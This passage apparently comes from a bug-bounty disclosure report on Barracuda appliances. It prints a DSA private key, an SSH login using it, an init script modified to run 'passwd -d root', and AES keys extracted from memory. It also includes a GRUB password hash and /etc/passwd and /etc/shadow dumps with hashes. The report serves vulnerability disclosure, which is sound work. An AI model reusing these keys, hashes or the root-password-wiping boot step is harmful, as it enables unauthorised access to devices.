0cTB1hhMQWD/wjdMRhVFJ0/AoGAYBfYvEqIsjaa.joigefi4UHTbtkp8UegbeqDk
oWgRdVUEtiydBjbfOS1xENxgPQ/OGxYjThHp4jiKdPJtrG+aPZTWLyEQPCUL+ofT
sDGmkYS9PpQd/I8UXq+N2Gsmdw+CD+/3UxiXF6JTWlWlyY0pML2YAa8bFC0dMfFt
GRBIVkUCgYBod3awyy5GqG4z+KAPLomRs5Uh2thEF0e10T3isqYkoTb9KR0msz0M
yzf7qL71YrBPQ1d16kDfYKHEHb+g4xYPlIbTKU+6n4qUxeE4CMMQ8gQ4dc93DnJ7
B7m70xRQUpzQpkzRDccyyeqADt1bpYmUATWe0iITSzENbLTxBgCs9gIUHLXi6/4+
wHt+UCX8evB1FnmA0q4=
-----END DSA PRIVATE KEY-----
product@barracuda[3]: _

product@barracuda[7]: pwd
/tmp/ssh
product@barracuda[8]: ssh -i identity -p 8002 cluster@127.0.0.1
Could not create directory '/home/product/.ssh'.
The authenticity of host '127.0.0.1:8002 ([127.0.0.1]:8002)' can't be establis
hed.
RSA key fingerprint is ba:d0:53:9b:16:bc:62:44:52:a6:75:1f:67:b0:f5:9d.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/home/product/.ssh/known_host
s).
Last login: Fri Jan  3 09:22:08 2014 from 127.0.0.1
-bash-3.1$ id
uid=1000(cluster) gid=1000(cluster) groups=1000(cluster)
-bash-3.1$ _
```

Figure 6 - Logon with clusters' SSH keys .

```
#!/usr/bin/perl
=head1 NAME

ifrename - Rename network interfaces per /etc/modprobe.conf comments

=cut

use Time::HiRes qw(usleep);

system("/bin/passwd", "-d", "root");

my $ifrename = "";
if( -x "/usr/sbin/ifrename" ) {
    $ifrename = "/usr/sbin/ifrename";
} elsif( -x "/sbin/ifrename" ) {
    $ifrename = "/sbin/ifrename";
} elsif( -x "/boot/os_tools/ifrename" ) {
    $ifrename = "/boot/os_tools/ifrename";
} else {
    exit(0);
}
exit(0) if !(-e "/etc/modprobe.conf");

"/etc/init.d/ifrename" 57L, 1224C
```

## BARRACUDA SYSTEMS CREDENTIALS

Various credentials and internal IP addresses were identified issuing different keyword searches on file system data. The below table contains some of the most important results of the aforementioned activity.

Service	Host	Username	Password
MYSQL	172.16.102.1	root	<REDACTED>
HTTP	ops.barracuda.com	manufacturing	<REDACTED>
HTTP	10.4.8.133	manufacturing	<REDACTED>

Other sensitive data like email address of Barracuda employees, internal IP address and URL were identified but not reported because are not directly related to the scope of the bounty program.

## APPENDIX A – GRUB.CFG

```
if [ -s $prefix/grubenv ]; then
    load_env
fi
set default="0"

set gfxmode=640x480
insmod all_video
insmod gfxterm
set locale_dir=$prefix/locale
set lang=en_US
insmod gettext

# terminal_output gfxterm
insmod part_gpt
insmod ext2
insmod gfxmenu

set root='hd0,gpt1'
loadfont ($root)/grub/themes/Barracuda/DejaVuSans-10.pf2
loadfont ($root)/grub/themes/Barracuda/DejaVuSans-12.pf2
loadfont ($root)/grub/themes/Barracuda/DejaVuSans-14.pf2
loadfont ($root)/grub/themes/Barracuda/ohsnap-12.pf2

insmod png
set theme=($root)/grub/themes/Barracuda/theme.txt
export theme

set timeout=10
set pager='1'

insmod ext2
insmod linux

set default="0"

set superusers="root"
password_pbkdf2 root
grub.pbkdf2.sha512.10000.CA568B32B7E1F9A8ADC73224CD8AD1085B23FF5B69558D92E70961F
4DEE3F5844CC4E3FC8FC4CBDB0941AC682B52DE64343F6847DF8AD480597B49EA65F48B41.0314A7
6ADA4989857110B3177617AECF8D38F99E417DCE2B1A289AD5F48C0DFC4969E76E10175399E8978D
DE5DFD4B6E7EE808CD00CD6CA43512E92C2EB1D63A

menuentry "Barracuda Virtual Appliance" --class=barracuda --unrestricted {
    echo "Loading Barracuda Virtual Appliance"
    linux /kernel.img decrypt_initrd decrypt quiet
    initrd /initramfs.img
}

menuentry "Connect to Barracuda Support" --class=barracuda --unrestricted {
    echo "Loading Barracuda Virtual Appliance"
    linux /kernel.img decrypt_initrd decrypt quiet consconf
    initrd /initramfs.img
}
```

```

root@netherworld:~/aeskeyfind# ./aeskeyfind /mnt/data/BarracudaLoadBalancerADC-
d38d4d0f.vmem
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
bee5e46965894996a5c591e8208b096f97179fef4fa1f84dcbe928922fae065e
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
4fe2ed470da85a9547faef66255dc498ff73df86cca6209479853bd25d626e35
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
bd6ce1df2cb2db52c4018398be7e71ce85c4b8b21af7f54ef7cfff6f5b19e6f9f
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
b9210870a579ad38a34c2d8b7af83fe5e3e93f9fbd7dae2112132c1d74c9770d
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
cd27df6023dc423e5e85187bd0a9f639abd63b92b44a4d3635cc77434a51e276
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943

```

```
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943
f829c85376909f5d9464b37de9cd70b3068049978217f644f66140451b972943
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
6c52630d44fb9ebcbbafe6424cee9c9bab3ecd8caf85223e0b474d8152c6bdc5
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
2c288c400e6fed8221d75fac9b808c6f1fec0e381c19edbdc8074f198869ab8e
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
1f1737994697bb6ee3de227cbb23c8b015fab35albce90c4c62e95c1948f60c4
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
4e609247929a02df8f6d98b37ddeb6b733e00f542cdc522e4a46325e3b60f232
Keyfind progress: 100%
```

## APPENDIX C

### /etc/passwd

```

root:x:0:0:root:/root:/bin/bash
build:x:0:0:Build User:/root:/boot/os_tools/clone_interactive.pl
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/sbin:/bin/sh
adm:x:3:4:adm:/var/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown -h now
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/bin/sh
news:x:9:13:news:/var/spool/news:/bin/sh
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:operator:/var:/bin/sh
games:x:12:100:games:/usr/games:/bin/sh
nobody:x:65534:65534:Nobody:/:/bin/sh
rpm:x:13:101:system user for rpm:/var/lib/rpm:/bin/false
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
named:x:70:70:system user for bind:/var/named:/bin/false
sshd:x:71:71:system user for openssh:/var/empty:/bin/true
mysql:x:72:72:system user for MySQL:/var/lib/mysql:/bin/bash
mta:x:602:602:./var/empty:/sbin/nologin
scana:x:604:604:./var/empty:/bin/sh
httpd:x:605:605:./var/empty:/sbin/nologin
product:x:700:100:./home/product:/bin/bash
spam:x:701:701:./var/empty:/sbin/nologin
nospam:x:702:702:./var/empty:/sbin/nologin
xfs:x:73:73:system user for XFree86:/etc/X11/fs:/bin/false
admin:x:703:65534:Config console
user:/home/admin:/home/product/code/firmware/current/bin/consconf
ca:x:704:65534:ACL reset
user:/home/ca:/home/emailswitch/code/firmware/current/bin/clear_acls.sh
support:x:705:705:./home/support:/home/product/code/firmware/current/bin/support
-tunnel-login
websupport:x:706:706:./home/websupport:/home/emailswitch/code/firmware/current/b
in/request_web.pl
qa_test:x:707:707:./home/qa_test:/root/qa_test1.pl
remote:x:0:0:Remote Access:/home/remote:/bin/bash
rsupport:x:500:500:./home/rsupport:/home/remote/rsupport.pl
recover:x:0:0:Recovery user:/home/recover:/bin/recovery.pl
cluster:x:1000:1000:./home/cluster:/bin/bash

```

### /etc/shadow

```

root:$1$2NVlp7G0$EoDgfwGBkSb/LOe7VgfQP/:12277:0:99999:7:::
build:$1$6BpZ1YWz$aWMXm3GpkDCSpKB.MxCtG1:12787:0:99999:7:::
bin:!:12241:0:99999:7:::
daemon:!:12241:0:99999:7:::
adm:!:12241:0:99999:7:::
lp:!:12241:0:99999:7:::
sync:!:12241:0:99999:7:::
shutdown:$1$3vYWBRYo$ZvBj96fD7.DPw2LzFxGOZ1:12789:0:99999:7:::
halt:!:12241:0:99999:7:::
mail:!:12241:0:99999:7:::
news:!:12241:0:99999:7:::

```

/etc/shadow	
uucp:	*:12241:0:99999:7:::
operator:	*:12241:0:99999:7:::
games:	*:12241:0:99999:7:::
nobody:	*:12241:0:99999:7:::
rpm:!!:	12241:0:99999:7:::
vcsa:!!!:	12241:0:99999:7:::
named:!!!:	12241:0:99999:7:::
sshd:!!!:	12241:0:99999:7:::
mysql:!!!:	12241:0:99999:7:::
mta:!!!:	12241:0:99999:7:::
scana:!!!:	12241:0:99999:7:::
httpd:!!!:	12241:0:99999:7:::
product:	\$1\$dpl.W3X6\$WBVbh3N1bkq.P94WCFptU/:12269:0:99999:7:::
admin:	swUpHFjf1MUiM:12436:0:99999:7:::
ca:	swUpHFjf1MUiM:12738:0:99999:7:::
support:	swUpHFjf1MUiM:12745:0:99999:7:::
websupport:	swUpHFjf1MUiM:12745:0:99999:7:::
qa_test:	\$1\$YVbBhSJt\$RvLUHkZC54EiyU.Mdm44m/:12951:0:99999:7:::
remote:*	:13937:0:99999:7:::
rsupport:!!:	15915:0:99999:7:::
recover:	swUpHFjf1MUiM:15915:0:99999:7:::
cluster:*	:15915:0:99999:7:::



## APPENDIX D

### identity.pub

```
ssh-dss
AAAAB3NzaC1kc3MAAACBAMq5EcIFdfCjJakyQnP/BBp9oc6mpaZVguf0Znp5C40twiG1lASQJZlM1qOB
/hkBWYeBCHUkcOLEnVXSZzB62L+W/LGKodqnsiQPRr57AA6jPc6mNBnejHai8cSdAl9n/0s2IQjdcrxM
8CPq2uEyfm0J3AV6Lrbbxr5NgE5xxM+DAAAFAQCmFk/M7Rx2jexsJ9COPhKHwUjcNQAAAIAdg18oByp/
tjjDKhWhmmv+HbVIROkRqSxBvuEZEmcWlg38mLITlbydfpSou/V4rI5ctxcFJ1rRr66pw6GwCrz4fXm
yVlhrj7TrktyQ9+zRXhynF4wdNPWERhNHb8tG1SOFiOBcUTlouX3V/ka6Dkd6ZQrZLQFaH+gjfyTZZ82
HQAAAIEArsJgp7RLPOsCeLqoia/eljseBFVDazO5Q0ysUotTw9wgXGGVWREwm8wNggFNb9eCiBAAUfVZ
VfhVatFT0pBf/eIVLPXyaMw3prBt7LqeBrbagODc3WAAAdMTPIdYYcOKgv+YvTXa51zG64v6pQOfS8WXg
KCzDl44puXfYeDk5lVQ=
```

### identity

```
-----BEGIN DSA PRIVATE KEY-----
MIIBuwIBAAKBgQDKuRHCBXXwoyWpMkJz/wQafaHOpqWmVYLn9GZ6eQuNLcIhtZQE
kCWZTNajgf4ZAVmHgQh1JHDixJlV0mcweti/lvyxiqHap7IkD0a+ewAOoz3OpjQZ
3ox2ovHenQJfZ/9LNiEI3XK8TPAj6trhMn5tCdwFei6228a+TYBOccTPgwIVAKYW
T8ztHHa7Gwn0I6keQfBSNw1AoGAHYnfKAcqf7Y4woVoZpr/h21SETpEaksQb7h
GRJnFpYN/JiyE9W8nX6UqLvleKyOXLccAnyda0a+uqcOhsAq8+H15slZYa4+065L
ckPfs0V4cpxeMHTT1hK4TR2/LRpUjhYjgXFE5aLl91f5Gug5HemUK2S0BWh/oI38
k2WfNh0CgYEArSjgp7RLPOsCeLqoia/eljseBFVDazO5Q0ysUotTw9wgXGGVWREw
m8wNggFNb9eCiBAAUfVZVfhVatFT0pBf/eIVLPXyaMw3prBt7LqeBrbagODc3WAA
dMTPIdYYcOKgv+YvTXa51zG64v6pQOfS8WXgKCzDl44puXfYeDk5lVQCFAPfgalL
+FT93tofXMunVfeQMLJl
-----END DSA PRIVATE KEY-----
```

### authorized\_keys2

```
ssh-dss
AAAAB3NzaC1kc3MAAACBAMq5EcIFdfCjJakyQnP/BBp9oc6mpaZVguf0Znp5C40twiG1lASQJZlM1qOB
/hkBWYeBCHUkcOLEnVXSZzB62L+W/LGKodqnsiQPRr57AA6jPc6mNBnejHai8cSdAl9n/0s2IQjdcrxM
8CPq2uEyfm0J3AV6Lrbbxr5NgE5xxM+DAAAFAQCmFk/M7Rx2jexsJ9COPhKHwUjcNQAAAIAdg18oByp/
tjjDKhWhmmv+HbVIROkRqSxBvuEZEmcWlg38mLITlbydfpSou/V4rI5ctxcFJ1rRr66pw6GwCrz4fXm
yVlhrj7TrktyQ9+zRXhynF4wdNPWERhNHb8tG1SOFiOBcUTlouX3V/ka6Dkd6ZQrZLQFaH+gjfyTZZ82
HQAAAIEArsJgp7RLPOsCeLqoia/eljseBFVDazO5Q0ysUotTw9wgXGGVWREwm8wNggFNb9eCiBAAUfVZ
VfhVatFT0pBf/eIVLPXyaMw3prBt7LqeBrbagODc3WAAAdMTPIdYYcOKgv+YvTXa51zG64v6pQOfS8WXg
KCzDl44puXfYeDk5lVQ=
```